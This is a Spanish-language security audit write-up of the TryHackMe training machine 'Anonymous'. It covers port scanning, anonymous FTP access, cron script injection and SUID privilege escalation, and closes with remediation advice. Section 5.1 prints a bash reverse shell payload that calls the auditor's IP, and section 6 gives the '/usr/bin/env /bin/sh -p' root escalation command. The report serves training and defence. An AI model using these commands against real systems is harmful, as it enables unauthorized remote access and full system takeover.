Informe Técnico

Máquina {Anonymous}

Documento realizado por Luis Rodríguez Hernández

18 de Abril de 2026

Índice

1. Antecedentes **2**

2. Objetivos **2**
2.1. Alcance 2
2.2. Impedimentos y limitaciones 2

3. Resumen **3**

4. Reconocimiento **4**
4.1. Enumeración de servicios expuestos 4
4.2. Enumeración de servicios de archivos (FTP y SMB) 5
4.3. Enumeración de vectores de ejecución automática 5

5. Identificación y explotación de vulnerabilidades **6**
5.1. Inyección de Tareas Programadas (Task Injection) 6

6. Escalada de privilegios **7**
6.1. Detalles de la vulnerabilidad SUID 7
6.2. Explotación y código del exploit 7
6.3. Consola con usuario privilegiado 7

7. Contramedidas y buenas prácticas **8**
7.1. Acceso Anónimo en vsFTPd 8
7.2. Binario SUID mal configurado (/usr/bin/env) 8

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Anonymous**, enumerando todos los vectores de ataque encontrados así como la explotación realizada para cada uno de ellos.

Esta máquina se encuentra en la plataforma **TryHackMe**, una plataforma de entrenamiento y práctica para personas interesadas en la seguridad informática y hacking ético.

A continuación, se proporciona un enlace de referencia del entorno:

Dirección URL

https://tryhackme.com/room/anonymous

2. Objetivos

Los objetivos de la presente auditoría de seguridad se enfocan en la identificación de posibles vulnerabilidades y debilidades de la máquina **Anonymous** con el propósito de garantizar la integridad y confidencialidad de la información almacenada en ella.

Con este fin, se ha llevado a cabo un análisis exhaustivo de todos los servicios detectados que se encontraban expuestos en dicho servidor, recopilando información detallada sobre aquellos que representan un riesgo potencial desde el punto de vista de la seguridad.

2.1. Alcance

A continuación, se representan los objetivos a cumplir en esta auditoría:

- Identificar los puertos y servicios vulnerables
- Realizar una explotación de las vulnerabilidades encontradas
- Conseguir acceso al servidor mediante la explotación de los servicios vulnerables identificados
- Enumerar vías potenciales de elevar privilegios en el sistema una vez ha sido vulnerado

2.2. Impedimentos y limitaciones

Durante el proceso de auditoría, esta terminantemente prohibido realizar alguna de las siguientes actividades:

- Realizar tareas que puedan ocasionar una **denegación de servicio** o afectar a la disponibilidad de los servicios expuestos
- Borrar archivos residentes en el servidor una vez este haya sido vulnerado de forma destructiva

3. Resumen

Durante la auditoría realizada a la máquina **Anonymous**, se identificaron y explotaron diversas vulnerabilidades que permitieron obtener acceso no autorizado y escalar privilegios en el sistema. Los hallazgos más relevantes incluyen:

- **Servicio FTP mal configurado:** Se identificó que el servicio FTP permitía acceso anónimo y poseía permisos de escritura habilitados en un directorio crítico del sistema.
- **Inyección de Tareas Programadas (Cron Job):** Aprovechando la escritura en FTP, se logró sobrescribir un script de mantenimiento ejecutado recurrentemente por el sistema, obteniendo ejecución remota de código (RCE).
- **Escalada de privilegios mediante binario SUID:** Se detectó que el binario `/usr/bin/env` tenía el bit SUID activado, permitiendo a un usuario estándar invocar una shell heredando los privilegios de `root`.

Impacto:

- Compromiso total del sistema de archivos y control administrativo del servidor.
- Posibilidad de comprometer la integridad y confidencialidad de la información alojada.
- Riesgo de persistencia y movimiento lateral hacia otros activos dentro de la misma red.

Recomendaciones principales:

- Deshabilitar el acceso anónimo en el servidor `vsFTPd` y revocar los permisos de escritura globales (`chmod 777`) en los recursos expuestos.
- Aplicar el principio de menor privilegio, evitando que tareas automáticas (cron) ejecuten scripts modificables por usuarios sin privilegios.
- Eliminar el bit SUID de binarios que no lo requieran para su funcionamiento normal, especialmente herramientas de entorno y shell como `env`.

En resumen, la combinación de una configuración insegura de transferencia de archivos y una gestión deficiente de permisos locales permitió un compromiso completo del servidor. La aplicación inmediata de las contramedidas propuestas es crítica para reducir el riesgo de explotación futura.

4. Reconocimiento

4.1. Enumeración de servicios expuestos


A continuación, se adjunta una evidencia de los puertos y servicios identificados durante el reconocimiento aplicado con la herramienta **Nmap**:

```
nmap -p- -Pn -T5 -n 10.129.151.165
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-18 14:12 -0400
Nmap scan report for 10.129.151.165
Host is up (0.033s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 14.17 seconds
```

Imagen 1: Puertos abiertos en la máquina

En este escaneo de red se descubrieron 4 puertos activos corriendo sobre el protocolo TCP, de los cuales 3 servicios principales dominan la superficie de ataque:



Dado que no se identificaron servicios web convencionales (HTTP/HTTPS), la evaluación se centró en la enumeración de los servicios de compartición y transferencia de archivos locales.

4.2. Enumeración de servicios de archivos (FTP y SMB)

A continuación, se representan los hallazgos obtenidos tras interactuar directamente con los protocolos orientados a archivos, fundamentales en esta auditoría. Se determinó la versión exacta de las tecnologías operando en los puertos identificados:

Tecnología	Versión
vsFTPd	3.0.3
Samba	4.7.6-Ubuntu
OpenSSH	7.6p1 Ubuntu

Al analizar el servicio **SMB** mediante clientes como `smbclient` y `enum4linux`, se pudo corroborar el nombre del sistema operativo base (Ubuntu). Además, se procedió a auditar el protocolo **FTP**.

Durante la revisión de los métodos de autenticación soportados por el puerto 21, se descubrió que el servidor permitía el inicio de sesión mediante la cuenta **Anonymous** (usuario `anonymous`, sin requerimiento de contraseña válida).

```
ftp>login anonymous      230 Login successful.
```

Este vector expuso un directorio llamado **`scripts`**, el cual contenía archivos que dictan el comportamiento interno del sistema operativo.

4.3. Enumeración de vectores de ejecución automática

Una vez dentro del servidor FTP y tras listar el contenido del directorio `scripts`, se identificaron tres archivos principales, destacando un script ejecutable escrito en bash: **`clean.sh`**.

```
ftp> dir
229 Entering Extended Passive Mode (|||40556|)
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         1032 Apr 18 18:13 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
```

Imagen 2: Listado de archivos dentro del servicio FTP anónimo

Al inspeccionar las fechas de modificación y los logs asociados, se dedujo que el archivo `clean.sh` estaba siendo ejecutado recurrentemente a intervalos de tiempo regulares por una tarea programada del sistema (**Cron Job**). Aún más crítico, el servicio FTP permitía operaciones de escritura sobre este directorio, lo que posibilitaba la sobrescritura del fichero legítimo.

5. Identificación y explotación de vulnerabilidades

5.1. Inyección de Tareas Programadas (Task Injection)

Habiendo verificado que `clean.sh` se ejecutaba automáticamente y que el servicio FTP otorgaba permisos de escritura a usuarios anónimos, se diseñó un ataque para obtener ejecución de código.

Se procedió a descargar el archivo `clean.sh` legítimo, se modificó en la máquina del auditor y se volvió a subir (sobrescribir) mediante el comando `put` del cliente FTP.

A continuación se muestra el código malicioso (Payload) insertado dentro de `clean.sh`:

```bash
#!/bin/bash
bash -i >& /dev/tcp/192.168.159.60/4444 0>&1
```

Listing 1: Script en Bash inyectado para establecer la Reverse Shell

En este caso, se está inyectando un comando que redirige la entrada y salida estándar de una terminal bash hacia la dirección IP del auditor en un puerto específico (4444), donde previamente se había puesto un proceso en escucha mediante `netcat`.

Al coincidir el ciclo de ejecución del **Cron Job**, el servidor interpretó nuestro script modificado.

Definición

Reverse Shell es un tipo de conexión de red donde la máquina comprometida (víctima) inicia activamente la conexión hacia el equipo del atacante. Esto es especialmente útil para evadir reglas de Firewall (Inbound rules) que normalmente bloquearían conexiones entrantes al servidor.

Como resultado de la sobrescritura, el sistema devolvió una conexión interactiva al equipo del auditor. Esto permitió ganar acceso al servidor teniendo control de la máquina como un usuario estándar local.

Imagen 3: Recepción de la conexión Reverse Shell

6. Escalada de privilegios

Una vez establecido el acceso inicial, el objetivo consistió en comprometer al usuario de máximo privilegio (`root`). Durante la fase de enumeración interna del sistema, se evaluaron tareas programadas ocultas, archivos de configuración, capacidades (capabilities) y binarios con el bit **SUID** activado.

Aunque configuraciones inseguras de `sudo` son comunes, en este caso el usuario comprometido no contaba con permisos para ejecutar comandos mediante `sudo -l`. Sin embargo, la inspección del sistema de archivos reveló una vulnerabilidad crítica de configuración.

Al ejecutar el comando de búsqueda de binarios SUID:

```
find / -perm -4000 2>/dev/null
```

Listing 2: Búsqueda de archivos con el bit SUID activo

se determinó que el binario **`/usr/bin/env`** poseía este bit habilitado, con el usuario `root` como propietario.

6.1. Detalles de la vulnerabilidad SUID

El bit **SUID (Set owner User ID up on execution)** es una funcionalidad de Linux que permite a los usuarios ejecutar un binario con los privilegios del propietario del archivo, en lugar de los privilegios de quien lo ejecuta.

El binario `env` se utiliza normalmente para ejecutar un comando en un entorno modificado o para mostrar las variables de entorno actuales. El problema de seguridad radica en que, al tener SUID de root, cualquier comando que se le pase como argumento a `env` será ejecutado bajo el contexto del superusuario.

Mediante esta mala configuración, un atacante puede:

- Evadir restricciones de ejecución de comandos.
- Solicitar una consola interactiva (`/bin/sh` o `/bin/bash`).
- Tomar control inmediato del sistema con **Effective UID 0 (root)**.

6.2. Explotación y código del exploit

Para este escenario no fue necesario desarrollar un script externo o compilar código, ya que la vulnerabilidad reside en el comportamiento nativo y legítimo del propio sistema operativo (*Living off the Land*).

Para escalar privilegios, bastó con utilizar el entorno proveído por el binario para invocar la shell del sistema manteniendo los privilegios adquiridos, mediante la bandera `-p`.

Comando de Explotación

/usr/bin/env /bin/sh -p

6.3. Consola con usuario privilegiado

Una vez ejecutado el comando mencionado, la shell descartó las limitaciones del usuario estándar y adquirió permisos absolutos. Al ejecutar `id`, se constató que el escalado de privilegios fue efectuado con éxito.

```
namelessone@anonymous:~/pics$ /usr/bin/env /bin/sh -p
# ls
corgo2.jpg  puppos.jpeg
```

Imagen 4: Shell obtenida como usuario `root` con eUID 0 y captura de la flag.

7. Contramedidas y buenas prácticas

Con el objetivo de evitar posibles explotaciones indeseadas en el servidor expuesto, se enumeran a continuación las buenas prácticas a llevar a cabo para las diferentes vulnerabilidades descubiertas en la cadena de ataque.

7.1. Acceso Anónimo en vsFTPd

El servicio vsFTPd permitía acceso sin credenciales, exponiendo la estructura de directorios a cualquier atacante en la red.

Para corregir esta vulnerabilidad, es imperativo editar el archivo de configuración principal (generalmente ubicado en `/etc/vsftpd.conf`) y modificar la siguiente directiva:

- Establecer **`anonymous_enable=NO`** para forzar la autenticación obligatoria.
- Revocar los permisos de escritura del grupo y de .ºtros.en la carpeta de scripts mediante el comando `chmod 755 /var/ftp/scripts` (o la ruta correspondiente).

7.2. Binario SUID mal configurado (/usr/bin/env)

El bit SUID en herramientas esenciales del sistema como `env`, `cp`, `find` o `bash` supone un riesgo crítico de seguridad, ya que permiten la evasión de shells restringidas.

La solución inmediata consiste en retirar este bit de permiso, devolviendo el binario a su estado seguro predeterminado. Esto se logra ejecutando el siguiente comando con privilegios de administrador:

- `chmod u-s /usr/bin/env`

Adicionalmente, se recomienda establecer políticas de auditoría continuas, verificando periódicamente el sistema en busca de archivos SUID inusuales mediante la monitorización proactiva.